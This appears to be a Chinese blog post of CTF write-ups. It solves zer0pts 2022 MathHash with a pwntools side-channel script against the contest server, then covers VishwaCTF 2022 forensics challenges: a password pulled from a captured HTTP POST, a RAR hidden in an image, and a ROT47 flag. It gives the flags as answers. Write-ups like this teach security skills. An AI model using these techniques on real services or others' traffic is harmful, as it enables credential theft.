zer0pts CTF 2022 && VishwaCTF 2022

原创

是Mumuzi 于 2022-03-21 18:44:56 发布 4501 收藏 2

分类专栏： ctf 文章标签： 信息安全

本文链接：https://blog.csdn.net/qq_42880719/article/details/123596827

版权

ctf 专栏收录该内容

75 篇文章 28 订阅


订阅专栏

文章目录

[zer0pts CTF 2022 Misc]MathHash

```python
import struct
import math
import signal
import os

def MathHash(m):
    hashval = 0
    for i in range(len(m)-7):
        c = struct.unpack('<Q', m[i:i+8])[0]
        t = math.tan(c * math.pi / (1<<64))
        hashval ^= struct.unpack('<Q', struct.pack('<d', t))[0]
    return hashval

if __name__ == '__main__':
    FLAG = os.getenv('FLAG', 'zer0pts<sample_flag>').encode()
    assert FLAG.startswith(b'zer0pts')

    signal.alarm(1800)
    try:
        while True:
            key = bytes.fromhex(input("Key: "))
            assert len(FLAG) >= len(key)

            flag = FLAG
            for i, c in enumerate(key):
                flag = flag[:i] + bytes([(flag[i] + key[i]) % 0x100]) + flag[i+1:]

            h = MathHash(flag)
            print("Hash: " + hex(h))
    except:
        exit(0)
```


先简单看一下，要输入16进制数，并且长度不能超过flag的长度。因此先一直输入00来找到flag长度看看



```
C:\Users\mumuzi>nc misc.ctf.zer0pts.com 10001
Key: 00000000000000000000000000000000000000000000000000
Hash: 0x7fcbf54076c26d00
Key: 0000000000000000000000000000000000000000000000000000
```

好的，长度为25。那么本地假定一个flag为`zer0pts{abcdefghijklmnop}`
windows上运行会在`signal.alarm(1800)`处报错，直接删掉就可以了，这个是linux下信号处理的，超过1800秒断开用户的连接。


然后本地输入测试



```
Key: 0000000000
b'\x00\x00\x00\x00\x00'
b'zer0pts{abcdefghijklmnop}'
Hash: 0x1b0ff5e8262b00
Key: 0101010101
b'\x01\x01\x01\x01\x01'
b'{fs1qts{abcdefghijklmnop}'
Hash: 0x1b0ff5ec2ac48a
```


可以发现这里就是`(flag[i] + key[i]) % 0x100`过程
那么重点就在`MathHash`函数中，在每次的结尾都print一下，即`print(c,t,hashval)`
细心的可以发现，单单修改开头字节对结果的影响不大，再看一下mathhash函数中，是使用的<Q，那么前面是低位后面是高位。

这里又突然想到，既然每次是8位8位的取，而且开头8位已知。
这里能够很轻松的得到使得第一次为全0的输入为`869b8ed0908c8d85`



```
Key: 869b8ed0908c8d85
b'\x86\x9b\x8e\xd0\x90\x8c\x8d\x85'
b'\x00\x00\x00\x00\x00\x00\x00\x00abcdefghijklmnop}'
0 0.0 0
6989586621679009792 2.5005738909942563 4612813210621864470
7088947288457871360 2.6287404391002562 288647360591828
7161393010100404224 2.729613776852995 4613041416893295776
7233733595238498304 2.837356606458502 671055507639750
7306073769687121920 2.9529046075714183 4613372524213148936
7378413942531489792 3.077177665676174 3768925753303415
7450754115369591040 3.211245098544429 4613044397088990012
7523094288207667809 3.3563581535418585 3952342187729732
7595434461045744482 3.513990432891563 4612273180793154658
7667774633883821155 3.685889595212368 4339457974892790
7740114806721897828 3.874144186280915 4612130811779284425
7812454979559974501 4.081271028943309 5004638496574525
7884795152398051174 4.31033094966587 4611961404594736559
7957135325236127847 4.565084173841714 5269766937166092
8029475498074204520 4.850202215023944 4612211895607545855
8101815670912281193 5.171561765018785 6036205852635209
9038846972205493098 31.8105724274547 4623717304642946393
Hash: 0x402abe641d11c559
```

再注意到，hashval的值是采用异或操作得到的
`hashval ^= struct.unpack('<Q', struct.pack('<d', t))[0]`
再因为是小端，只要修改最右边的一位，第一组的数字将会非常之大




```
Key: 869b8ed0908c8d83
b'\x86\x9b\x8e\xd0\x90\x8c\x8d\x83'
b'\x00\x00\x00\x00\x00\x00\x00\xfeabcdefghijklmnop}'
18302628885633695744 -0.024548622108925482 13806104916847661563
Hash: 0xffb3280f302606af
Key: 869b8ed0908c8d84
b'\x86\x9b\x8e\xd0\x90\x8c\x8d\x84'
b'\x00\x00\x00\x00\x00\x00\x00\xffabcdefghijklmnop}'
18374686479671623680 -0.012272462379566355 13801600251531769532
Hash: 0xffa32ec45e71fa9d
Key: 869b8ed0908c8d85
b'\x86\x9b\x8e\xd0\x90\x8c\x8d\x85'
b'\x00\x00\x00\x00\x00\x00\x00\x00abcdefghijklmnop}'
0 0.0 0
Hash: 0x402abe641d11c559
Key: 869b8ed0908c8d86
b'\x86\x9b\x8e\xd0\x90\x8c\x8d\x86'
b'\x00\x00\x00\x00\x00\x00\x00\x01abcdefghijklmnop}'
72057594037927936 0.012272462379566276 4578228214676993678
Hash: 0x7fa39ce57df07890
Key:
```

因此如果是正确的值，会得当前c的值为0，相当于会少一次异或的操作，这样得到的hash值的变化会非常大。所以这道题的做法应该为侧信道攻击。

但是由于对自动化取值没啥想法（简称不会写）也不想去写（嗯），因此就自己人工判断了，相当于半自动化。
如果在运行中卡住了，这里因为很贴心的输出了flag的值，所以可以修改flag的值重新运行脚本。


```python
from pwn import *
p = remote('misc.ctf.zer0pts.com',10001)
# real_flag = 'zer0pts{s1gn+|3xp^|fr4c.}'
flag = 'zer0pts{'
p.recvuntil(b'Key:')
while 1:
    hex_flag = ''
    for i in flag:
        hex_flag += hex(256-ord(i))[2:].zfill(2)
    for i in range(115,233):
        hex2_flag = hex_flag + hex(i)[2:].zfill(2)
        p.sendline(hex2_flag.encode())
        rec = p.recvuntil(b'Key:')
        print(hex(i),hex(255-i),chr(255-i),rec)
    real = input('请输入你观察到的hex数：（第一列的，如0x66）')
    flag += chr(255-eval(real))
    print(flag)
```

举个栗子（前两位）



```
0x81 0x7e ~ b' Hash: 0xc0218c2ea0eb164d\nKey:'
0x82 0x7d } b' Hash: 0xc02212780607e77f\nKey:'
0x83 0x7c | b' Hash: 0xc05ce261a862be36\nKey:'
0x84 0x7b { b' Hash: 0xc05f150ad07c71e7\nKey:'
0x85 0x7a z b' Hash: 0xc05a4097d54a5f2a\nKey:'
0x86 0x79 y b' Hash: 0xc0557c16840c4f3e\nKey:'
0x87 0x78 x b' Hash: 0xc05195077d9a5f2c\nKey:'
0x88 0x77 w b' Hash: 0xc04c00c37cd35182\nKey:'
0x89 0x76 v b' Hash: 0xc04a52ee96832c5d\nKey:'
0x8a 0x75 u b' Hash: 0xc041aece88bc5dac\nKey:'
0x8b 0x74 t b' Hash: 0xc07a59da91ef99f9\nKey:'
0x8c 0x73 s b' Hash: 0xc06a584777d9f5fd\nKey:'
0x8d 0x72 r b' Hash: 0x7fe005b5bc621aba\nKey:'
0x8e 0x71 q b' Hash: 0x40692746b35b69bd\nKey:'
0x8f 0x70 p b' Hash: 0x407927d9d78fa72a\nKey:'
0x90 0x6f o b' Hash: 0x4042dc5810dfa425\nKey:'
0x91 0x6e n b' Hash: 0x40492066577568dd\nKey:'
0x92 0x6d m b' Hash: 0x404f724945fc6b5c\nKey:'
0x93 0x6c l b' Hash: 0x4052e4121daf76ff\nKey:'
```

此时为变化点，因此为s，脚本后输入0x8c




```
0xca 0x35 5 b' Hash: 0xffa9ae0fa18d5d57\nKey:'
0xcb 0x34 4 b' Hash: 0xffaffe889c496fa8\nKey:'
0xcc 0x33 3 b' Hash: 0xffa4036e3cddb763\nKey:'
0xcd 0x32 2 b' Hash: 0xff9ffd5bfe249a14\nKey:'
0xce 0x31 1 b' Hash: 0xff8fff78c913533f\nKey:'
0xcf 0x30 0 b' Hash: 0x4005c4a2a9f45ff2\nKey:'
0xd0 0x2f / b' Hash: 0x7f8ce783a56d4f04\nKey:'
0xd1 0x2e . b' Hash: 0x7f9ce59e2a07701d\nKey:'
0xd2 0x2d - b' Hash: 0x7fa71c419ce8bb87\nKey:'
0xd3 0x2c , b' Hash: 0x7face7d9fdbf1490\nKey:'
0xd4 0x2b + b' Hash: 0x7faab684e4022035\nKey:'
0xd5 0x2a * b' Hash: 0x7fb7211df52c89c8\nKey:'
0xd6 0x29 ) b' Hash: 0x7fb3c7a0437939a9\nKey:'
```

因此输入0xce
一直这样下去，最后得到flag

```
zer0pts{s1gn+|3xp^|fr4c.}
```

[VishwaCTF 2022 Forensic]So Forgetful!

> Once my friend was connected to my network, he did some office work and left. Next day he called me that he forgot his password, and wanted me to rescue him ❤️



```
No.     Time
    107 2016-03-19 10:12:42.979
    108 2016-03-19 10:12:42.979
    109 2016-03-19 10:12:42.980
    110 2016-03-19 10:12:42.980
    111 2016-03-19 10:12:42.981
    112 2016-03-19 10:12:42.981
    113 2016-03-19 10:12:42.981
    114 2016-03-19 10:12:42.981
    115 2016-03-19 10:12:42.981
    116 2016-03-19 10:12:42.981
    117 2016-03-19 10:12:42.981
    118 2016-03-19 10:12:42.984
    119 2016-03-19 10:12:42.989
    120 2016-03-19 10:12:42.989
```

```
POST /pages/main.html HTTP/1.1
Referer: 10.0.0.1:8080/index.html
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:4
Accept: text/html,application/xhtml+xml,application/xml;q=0.9*/*;
Host: 10.0.0.1:8080
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Accept-Language: en-US,en;q=0.5

userid=spiveyp&pswrd=S04xWjZQWFZ5OQ%3D%3DHTTP/1.0 200 OK
Server: BaseHTTP/0.3 Python/2.7.9
Date: Sat, 19 Mar 2016 02:12:42 GMT
Content-type: text/html
```

找到base64编码后的密码，解码得到KN1Z6PXVy9

```
vishwactf{KN1Z6PXVy9}
```

[VishwaCTF 2022 Forensic]The Last Jedi

010查看图片文件，发现尾部有额外数据，看到 Rar文件头判断为rar，手动分离，解压Rar得到另一张图片，在该图片文件尾得到flag


```
flag:{H1DD3N_M34N1NG}
```

[VishwaCTF 2022 Forensic]Keep the flag high

> The great Pirate Narao Gosco has your flag but pirates are hard to fight. Can you rotate the ch4n7es in your favor?


下载下来是一个bmp文件，但用010打开发现 `IHDR` 、 `IDAT` 、 `IEND` 字样，判断为PNG文件，因此修复文件头为png的头，能够得到一张二维码，扫码后跳转云盘，是一张jpg图片，下载下来。

在文件尾发现异常数据



```
CC0h: A2 BE 7B 0A D9 19 6E FE A6 8A 00 FF D9 74 72 59   ¢¾{.Ù.nþ¦Š.ÿÙtrY
CD0h: 41 42 5F 39 0A 4E 44 46 5F 3A 35 62 45 30 44 3A   AB_9.NDF_:5bE0D:
CE0h: 30 64 34 3A 44 3F 62 43 5F 37 4C 75 25 72 32 48   0d4:D?bC_7Lu%r2H
CF0h: 39 44 3A 27 0A 49 45 4E 44 0A                     9D:'.IEND.
```

都是printable的范围，尝试rot47，发现flag字样，只不过是倒过来的，因此再reverse一次



ROT47

Amount
47

Reverse

By
Character

```
trYAB_9
NDF_:5bE0D:0d4:D?bC_7Lu%r2H9D:'
```

Output


```
VishwaCTF{f0r3nsic5_is_t3di0us}
h0qp*CE
```

```
VishwaCTF{f0r3nsic5_is_t3di0us}
```


[VishwaCTF 2022 Forensic]Garfeld?

> Garfeld can hide secrets pretty well.

